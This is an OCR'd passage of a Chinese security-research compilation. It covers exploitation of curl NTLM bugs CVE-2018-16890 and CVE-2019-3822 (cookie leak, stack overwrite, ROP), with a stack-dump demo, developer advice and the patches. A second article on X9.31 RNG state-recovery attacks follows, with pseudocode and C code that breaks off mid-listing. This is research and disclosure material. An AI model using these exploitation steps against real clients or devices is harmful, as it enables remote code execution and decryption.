


Figure 11.13: img

```c
#include <stdio.h>

int i = 0;
int j = 0;

void foo(){
  char nouse[8] = {0}; //so the compiler will add a stack check here
  unsigned long long a = 0;
  for(i = 0; i < 8; i++) {
    printf("-ADDR- %p -MEM- 0x%016llx\n",
           (&a + i),
           *(unsigned long long*)(&a + i));
  }
  printf("-------- \n");
}

void main(){
   printf("ADDR of main: %p, foo %p\n", &main, &foo);
   for(; j < 2; j++)
       foo();
}
```

security.tencent.com

Figure 11.14: img

然后，这个内存会随着 Type-3 的消息，发送给攻击者的服务器。即远程任意内存泄露。

11.3.3 3.3 远程代码执行

现在的问题来了，我们已经有了任意地址读的攻击方案，是否有其他什么方法可以让我们进行代码执行了？答案是：可以。

如果一个程序，有着这样的结构：while(1){ if(cond) foo(); }

那么只要它不退出，对于 foo() 来说，stack cookie 每次都一样（当然栈每次也都一样）。如果 foo() 中可以触发这个漏洞，攻击者就可以得到 cookie 并向后覆盖。当然，攻击者也可以通过自己手动计算，方法很多，这里只是说其中一种最方便快捷的可能性。

可以简单做一下实验来证实，对如下代码：

使用-fstack-protector 编译，确保包含 callq __stack_chk_fail@plt。

编译后执行结果为：

攻击的步骤就很简单了：

1、利用 CVE-2018-16890 来获取程序的 Base Addr，并找到堆栈的起始地址，计算出触发漏洞时的栈地址。

2、利用 CVE-2019-3822 的 3.2 来获取执行时栈的内存。

3、解出正确的栈内存，并保存。保存的数据包括正确的 stack cookie。




Figure 11.15: img

```
leon@debian:~/桌面$ gcc teststack.c -o t -fstack-protector
leon@debian:~/桌面$ ./t
ADDR of main: 0x555a63c2d819, foo 0x555a63c2d760
-ADDR- 0x7ffd2563b228 -MEM- 0x0000000000000000
-ADDR- 0x7ffd2563b230 -MEM- 0x0000000000000000
-ADDR- 0x7ffd2563b238 -MEM- 0xa4d7604c8d3a1700
-ADDR- 0x7ffd2563b240 -MEM- 0x00007ffd2563b250
-ADDR- 0x7ffd2563b248 -MEM- 0x0000555a63c2d848
-ADDR- 0x7ffd2563b250 -MEM- 0x0000555a63c2d870
-ADDR- 0x7ffd2563b258 -MEM- 0x00007f0bc13fa2e1
-ADDR- 0x7ffd2563b260 -MEM- 0x0000000000040000
--------
-ADDR- 0x7ffd2563b228 -MEM- 0x0000000000000000
-ADDR- 0x7ffd2563b230 -MEM- 0x0000000000000000
-ADDR- 0x7ffd2563b238 -MEM- 0xa4d7604c8d3a1700
-ADDR- 0x7ffd2563b240 -MEM- 0x00007ffd2563b250
-ADDR- 0x7ffd2563b248 -MEM- 0x0000555a63c2d848
-ADDR- 0x7ffd2563b250 -MEM- 0x0000555a63c2d870
-ADDR- 0x7ffd2563b258 -MEM- 0x00007f0bc13fa2e1
-ADDR- 0x7ffd2563b260 -MEM- 0x0000000000040000
--------                                    security.tencent.com
```

Figure 11.16: img

4、再一次发起请求时，用上一步保存的内容直接进行栈覆盖，并确保程序返回时，返回到攻击者可控的地址上（因为已经有几个寄存器可以控制，因此这步通常是 stack pivot 的 gadget）。同时，在栈上直接写入其他 ROP gadget，方便后续进行 ROP attack。

5、代码执行完成。

如果攻击者能够控制客户端的行为那便是最好了，例如在 root 某些设备的时候，攻击者可以控制使用 curl 的组件重复发送请求。

实际利用时可能需要具体对待，例如，ROP gadget 虽然可以基于 curl 或者 PHP 去找，但是你并不能确保远程机器上的 curl 和 PHP 都是未修改的。所以可能会有成功率的问题。

11.3.4 3.4 栈缓冲区溢出 堆缓冲区溢出

最后，如果开发人员已经注册了带有堆分配的回调，那么它还有可能变成堆缓冲区溢出。而注册带堆分配的回调也是常见的操作。

这个奇迹可能发生在下面的代码中，但是这需要看具体使用者是怎么实现 convert_to_network 的。我在这里只是提到这种可能，就不细说了。

```
/* Convert domain, user, and host to ASCII but leave the rest as-is */
result = Curl_convert_to_network(data, (char *)&ntlmbuf[domoff],
                                 size - domoff);
```

security.tencent.com

Figure 11.17: img




Figure 11.18: img

11.4 两个本可避免的漏洞

漏洞均出于人。人是代码的创造者，也是灾难的创造者。让我们简单分析一下这些漏洞是如何产生的，而它们为什么本可以避免在代码中呆那么久的时间。

图：这两个漏洞从 36 版本引入，一直存活到 63 版本（我报告时的版本）。

11.4.1 4.1 被忽视的编译器警告

不要忽略编译器的警告。编译器之所以给出警告，正是代表着代码已经存在了歧义，虽然开发者可能有 A 型抽象的理解，但是运行的时候难免会变成机器遵循规则执行机器码的 B 型具体的解释。

其实这个问题单独抽出来就很容易想明白，有符号数与无符号数相加相减，到底代表什么？为什么描述同一个状态的缓冲区变量，一个 ‘‘大小’’ 可以是负数，而另一个 ‘‘大小’’ 却只能是正数？与其解释给自己或者小黄鸭，不如直接在代码上就规范好所有同类的东西的类型。

11.4.2 4.2 过于隐蔽的宏定义

因为是人工审计，我习惯只在 *.cc 里面搜索，以至于这次差点漏过了这个缓冲区溢出（这个宏定义于.h 文件中）。它的问题出在这个宏给人的感觉就是，它就是一个常量，一个类似于 #define PI 3.14 的常量。但实际上它不仅值会变，而且还参与了很重要的逻辑的运算。

如果语义上要定义一个动态可变的参数，出于安全考虑，我更建议定义成函数样式，如：#define LENGTH(X) (1 + 2 + (X) - 3)

或者，只把不变的部分定义成宏，如：#define HEADERLEN (1 + 2) #define SUFFIXLEN (3) Len = HEADERLEN + x – SUFFIXLEN;

这样，当代码中出现这个宏的时候，基本一眼就能看得出来至少这东西的值可能是会变化的。以免在自己动态调试的时候都可能看花眼略过去。

11.4.3 4.3 过长的函数

最后，开发同学们可能都知道，一直会有人强调不要写一个好几百行、功能复杂的大函数，而是要把函数分离开。但是深层次原因除了这样很难阅读或维护，还有其他的嘛？这里从安全上补充一个建议：为了安全起见，建议不要写如此庞大的函数。

从安全角度来说有什么影响？就像本文的例子一样，因为函数的栈帧中有太多的局部变量，一旦某个变量发生缓冲区溢出，或者其他什么变量发生了 Out of bounds 存取，极有可能会影响到其他局部变量的值。

而如果把函数分成很多小函数，即使发生了栈缓冲区溢出，因为有 Stack cookie 的保护，攻击者也不太可能会直接影响到其他函数中的栈帧（因为在调用到那里前就会因为 cookie 不符合程序直接崩溃）。

当然，关于大函数，这一点可能是利也可能是弊。我们的例子这种，如果攻击者在函数很靠前的位置就控制了你的函数，那后面这部分代码很有可能会帮助攻击者完成更复杂的功能。当然，弊端就是根据实际情况，后面的代码也有可能会给攻击者设置障碍。

11.5 结语

对于一些第三方组件，我们在使用的时候也许都会假定他们很安全，可能觉得它没有那么危险，但如果当它们与 PHP 或者其他你熟悉的软件结合起来，那后果可能都是十分严重的。

任何的远程代码执行、内存泄露，都可能造成另一个特定的攻击客户端版本的 ‘‘心脏滴血’’。

感谢 Tencent Blade Team 和团队的技术氛围，研究和讨论中我逐渐发现，这些问题的根源很多是来源于开发者的开发习惯上。我也曾经有几年在做开发，看别人代码不那么容易，但看自己代码更难。我也写过不少有安全问题的代码，开发不易，测试不易，坚持不易。不过即使不易，我觉得仍要坚守开发的规范，这个既避免自己之后还技术债，也是对产品形象的负责，和对用户的负责。

最后，也附上 CURL 官方的修复方案。

（1）受影响的 CURL：低于 7.63.0 且开启 NTLM 认证的 CURL （2）按照优先顺序立即采取以下操作之一：

A-将 curl 升级到版本 7.64.0。B-将修补程序应用到您的软件上并重新编译。

PATCH

https://github.com/curl/curl/commit/50c9484278c63b958655a717844f0721263939cc

PATCH

https://github.com/curl/curl/commit/b780b30d1377adb10bbe774835f49e9b237fb9bb

C-关闭 NTLM 身份验证

Daniel 的修补代码都十分巧妙，非常简单有效，因此除了升级，PATCH 也是一个比较好的备选方案。当然，如果你不需要 NTLM，关闭它是最直接的避免此漏洞的方案。

具体仍请参考 curl 官网公告：https://curl.haxx.se/docs/CVE-2018-16890.html

https://curl.haxx.se/docs/CVE-2019-3822.html

安全研究

安全在积极进攻的同时，也需要默默的沉淀，对原理深入的分析才能挖掘出潜藏其中的安全隐患和攻击面。本章节选当季度部分安全会议议题解读与项目安全风险研究，以供安全爱好者参考学习。

12 针对过时的 RNG 随机数发生器的有效状态恢复攻击 247

13 无符号 Golang 程序逆向方法解析 267

14 AI 繁荣下的隐忧——Google Tensorflow 安全风险剖析 283

15 JavaScript 前端盲注（35C3） 301

16 “48 小时逃逸 Virtualbox 虚拟机——记一次 CTF 中的 0day 之旅 321

针对过时的 RNG 随机数发生器的有效状态恢复攻击

文章作者：CryptoPentest

文章来源：https://www.anquanke.com/post/id/172076


“Practical state recovery attacks against legacy RNG implementations’’ 由 Shaanan N. Cohney, Matthew D. Green, Nadia Heninger 三位研究员发表于 CCS2018 会议上。论文中，作者对数百种经 FIPS 140-2 认证的应用 ANSI X9.31 随机数发生器的公开产品进行了系统研究，发现其中 12 个产品中使用了静态硬编码密钥，攻击者可从源代码或二进制文件中获取该密钥。为了证明这种攻击的实用性，作者对应用 FortiOS v4 的 FortiGate VPN 网关实施完全被动解密攻击，可在几秒钟内恢复私钥。研究者使用主动扫描在 Internet 上测量此漏洞的普遍程度，并展示状态恢复和完全私钥恢复普遍存在。作者的工作突出显示出验证和认证过程未能在多大程度上提供适度的安全保障。论文中，作者并没有对固件逆向、/dev/uramdom 实现、及攻击代码实现等具体细节做详细阐述。笔者复现了随机数生成器代码及部分攻击过程，并将扩展介绍该攻击的技术细节。

12.1 一、ANSI X9.17/31 随机数生成标准

随机数生成是加密系统的重要组成部分。近年来，已发现许多密码系统的随机数生成器存在缺陷或被恶意植入后门。例如，Edward Snowden 泄漏的文件表明 NIST Dual EC DRBG 标准可能设计有后门。2015 年，Juniper 公司透露他们的 ScreenOS 系列 VPN 设备已被修改为包含一组恶意的双 EC 参数，可导致 VPN 会话被动解密。

ANSI X9.17‘‘金融机构密钥管理（批发）’’ 标准由 ANSI-American National Standards Institute（美国国家标准学会）于 1985 年首次发布，为金融行业的加密密钥生成和分发定义了一个自愿的互操作性标准。该标准在附录 C 中包括伪随机数发生器（PRG），作为生成密钥素材的建议方法。此生成器使用分组密码（在原始描述中为 DES）从当前状态生成输出，并使用当前时间更新状态。

在接下来的三十年中，相同的 PRG 设计出现在美国政府的加密标准中，偶尔会更新新的分组密码。1992 年，ANSI X9.17-1985 标准的一个子集作为 FIPS 标准 FIPS-171 被采用。FIPS-171 规定 ‘‘只有 NIST 认可的密钥生成算法（例如，ANSI X9.17 附录 C 中定义的技术）才能使用。1994 年采用的 FIPS 140-1 规定模块应使用 FIPS 认可的密钥生成算法; FIPS 186-1 是 1998 年采用的 DSA 标准的原始版本，它将 X9.17 PRG 列为生成私钥的批准方法。1998 年的 ANSI X9.31 标准（作为 X9.17 PRG 的变体）使用双密钥 3DES 作为分组密码; 此变体作为批准的随机数生成器包含在其他标准中，例如 2004 年的 FIPS 186-2。NIST 使用三密钥的 3DES 和 AES 作为分组密码 [39] 发布了此设计的扩展，正式包含在 FIPS 中 140-2 2005 年批准的随机数生成算法列表。



ede*X(Y) 表示通过 DEA(Data Encryption Algorithm) 算法，应用密钥* K 加密，其中 *K 保密，但 ANSI X9.31 PRG 设计的 NIST 文档没有指定如何生成密码密钥；

V 是 64 比特种子，同样保密；

DT 是日期/时间向量，每次调用更新；

I 为中间值；

64 比特 R 生成方法如下：

```
I=ede*K(DT)
```

```
R=ede*K(I^V)     #R通过级连生成连续的随机数
V=ede*K(R^I)     #下一轮V生成方法
```

12.2 二、随机数状态恢复攻击

随机数生成算法详细描述如下：

K 是在初始化时以某种方式生成的对称加密算法（如 3DES、AES）加密密钥。随机数迭代生成过程如下：

```
Ti = EK(current timestamp)
output[i] = EK(Ti  seed[i])
seed[i + 1] = EK(Ti  output[i])
```

直接密码分析攻击这个生成器需要对 AES（或者正在使用其它分组密码）。

当 K 不保密时，随机数发生器就变得十分脆弱。已知 K 的攻击者可以使用两个连续的输出块并猜测时间戳来恢复当前状态。单个输出块不会唯一地标识状态，但两个块几乎肯定会。中间相遇攻击算法如下：

```
seed[i + 1] = EK(output[i]  Ti)
seed[i + 1] = DK(output[i + 1])  Ti+1
```

攻击者尝试 Ti 的所有可能值，并形成一个可能的种子 [i + 1] 值的排序列表。然后他尝试 Ti + 1 的所有可能值，并形成另一个可能的种子 [i + 1] 值的排序列表。正确的种子 [i + 1] 值是两个列表中出现的值。

如果只是大致知道时间戳，可以在一定范围内暴破它们，直到我们找到一对产生相等或者应用中间相遇的攻击。如果只知道分组的部分值，则可以重新排列加密和解密，并验证块的已知部分的相等性。一旦知道时间戳 T1 和 T2，下一个种子就是：

```
seed[i+2] = EK(output[i + 1]   Ti+1)
# 通过猜测下一个 current timestamp，验证 output[i+2]，确定确定的随机数
Ti+2 = EK(current timestamp)
output[i+2] = EK(Ti+2   seed[i+2])
```

其中 Ti+2 由下一时刻的系统时间唯一确定，可通过有限穷尽，验证随机数生成的正确性。

12.3 三、随机数生成算法实现与攻击验证

```
#include <openssl/des.h>
#include <openssl/rand.h>
#include <openssl/err.h>
#include <sys/time.h>
#include <assert.h>
#include <unistd.h>
#include <string.h>

#define FIPS_RAND_SIZE_T size_t
#define SEED_SIZE    8

static unsigned char seed[SEED_SIZE];
static FIPS_RAND_SIZE_T n_seed;
static FIPS_RAND_SIZE_T o_seed;
static DES_cblock key1;
static DES_cblock key2;
static DES_key_schedule ks1,ks2;
static int key_set;
static int key_init;
static int test_mode;
static unsigned char test_faketime[8];
static int second;

void FIPS_set_prng_key(const unsigned char k1[8],const unsigned char k2[8]);
void FIPS_rand_seed(const void *buf, FIPS_RAND_SIZE_T num);
static void FIPS_rand_cleanup(void);
static int FIPS_rand_bytes(unsigned char *buf, FIPS_RAND_SIZE_T num);
static void dump(const unsigned char *b,int n);

void FIPS_test_mode(int test,const unsigned char faketime[8])
{
    test_mode=test;
    if(!test_mode)
    return;
    memcpy(test_faketime,faketime,sizeof test_faketime);
```

```
}

void FIPS_set_prng_key(const unsigned char k1[8],const unsigned char k2[8])
{
    memcpy(&key1,k1,sizeof key1);
    memcpy(&key2,k2,sizeof key2);
    key_set=1;
    second=0;
}

// struct timeval {
//     time_t      tv_sec;      seconds
//     suseconds_t tv_usec;    /* microseconds */
// };

static void FIPS_gettime(unsigned char buf[8])
{
    if(test_mode)
    {
        memcpy(buf,test_faketime,sizeof test_faketime);
        return;
    }
    struct timeval tv;

    gettimeofday(&tv,NULL);
    buf[0] = (unsigned char) (tv.tv_sec & 0xff);
    buf[1] = (unsigned char) ((tv.tv_sec >> 8) & 0xff);
    buf[2] = (unsigned char) ((tv.tv_sec >> 16) & 0xff);
    buf[3] = (unsigned char) ((tv.tv_sec >> 24) & 0xff);
    buf[4] = (unsigned char) (tv.tv_usec & 0xff);
    buf[5] = (unsigned char) ((tv.tv_usec >> 8) & 0xff);
    buf[6] = (unsigned char) ((tv.tv_usec >> 16) & 0xff);
    buf[7] = (unsigned char) ((tv.tv_usec >> 24) & 0xff);
}
```

```
static void FIPS_rand_encrypt(unsigned char *out,const unsigned char *in)
{
    DES_ecb2_encrypt(in,out,&ks1,&ks2,1);
}

static void FIPS_rand_cleanup(void)
{
    OPENSSL_cleanse(seed,sizeof seed);
    n_seed=0;
    o_seed=0;
    key_init=0;
}

void FIPS_rand_seed(const void *buf_, FIPS_RAND_SIZE_T num)
{
    const char *buf=buf_;
    FIPS_RAND_SIZE_T n;

    /* If the key hasn't been set, we can't seed! */
    if(!key_set)
    return;

    if(!key_init)
    {
        key_init=1;
        DES_set_key(&key1,&ks1);
        DES_set_key(&key2,&ks2);
    }

    /*
     * This algorithm only uses 64 bits of seed, so ensure that we use
     * the most recent 64 bits.
     */
    for(n=0 ; n < num ; )
    {
```

```
        FIPS_RAND_SIZE_T t=num-n;

        if(o_seed+t > sizeof seed)
            t=sizeof seed-o_seed;
        memcpy(seed+o_seed,buf+n,t);
        n+=t;
        o_seed+=t;
        if(o_seed == sizeof seed)
            o_seed=0;
        if(n_seed < sizeof seed)
            n_seed+=t;
    }
}

static int FIPS_rand_bytes(unsigned char *buf,FIPS_RAND_SIZE_T num)
{
    FIPS_RAND_SIZE_T n;
    unsigned char timeseed[8];
    unsigned char intermediate[SEED_SIZE];
    unsigned char output[SEED_SIZE];
    static unsigned char previous[SEED_SIZE];

    if(n_seed < sizeof seed)
    {
        printf("n_seed<sizeof(seed)!n");
        return 0;
    }

    for(n=0 ; n < num ; )
    {
        unsigned char t[SEED_SIZE];
        FIPS_RAND_SIZE_T l;

        /* ANS X9.31 A.2.4:    I = ede*K(DT)
               timeseed == DT
```

```
        intermediate == I
    */
    FIPS_gettime(timeseed);

    printf("time: ");
    dump(timeseed,8);
    putchar('t');
    printf("seed1: ");
    dump(seed,8);
    putchar('t');

    FIPS_rand_encrypt(intermediate,timeseed);

    printf("I: ");
    dump(intermediate,8);
    putchar('t');

    /* ANS X9.31 A.2.4:     R = ede*K(I^V)
        intermediate == I
        seed == V
        output == R
    */
    for(l=0 ; l < sizeof t ; ++l)
        t[l]=intermediate[l]^seed[l];
    FIPS_rand_encrypt(output,t);

    printf("rand: ");
    dump(output,8);
    putchar('t');

    /* ANS X9.31 A.2.4:     V = ede*K(R^I)
        output == R
        intermediate == I
        seed == V
    */
```

```
        for(l=0 ; l < sizeof t ; ++l)
            t[l]=output[l]^intermediate[l];
        FIPS_rand_encrypt(seed,t);

        printf("seed2: ");
        dump(seed,8);
        putchar('n');

        if(second && !memcmp(output,previous,sizeof previous))
        {
            printf("output is the same with the previous!n");
            return 0;
        }
        memcpy(previous,output,sizeof previous);
        second=1;

        /* Successive values of R may be concatenated to produce a
           pseudo random number of the desired length */
        l=SEED_SIZE < num-n ? SEED_SIZE : num-n;
        memcpy(buf+n,output,l);
        n+=l;
    }
    return 1;
}

typedef struct
{
    DES_cblock keys[2];
    const unsigned char time[8];
    const unsigned char seed[8];
    const unsigned char block1[8];
    const unsigned char block100[8];
} PRNGtest;

/* FIXME: these test vectors are made up! */
```

```
static PRNGtest t1=
    {
    { { 0x00,0x01,0x02,0x03,0x04,0x05,0x06,0x07 },  //key
      { 0x08,0x09,0x0a,0x0b,0x0c,0x0d,0x0e,0x0f },
    },
    { 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00 },  //fake_time
    { 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00 },  //seed
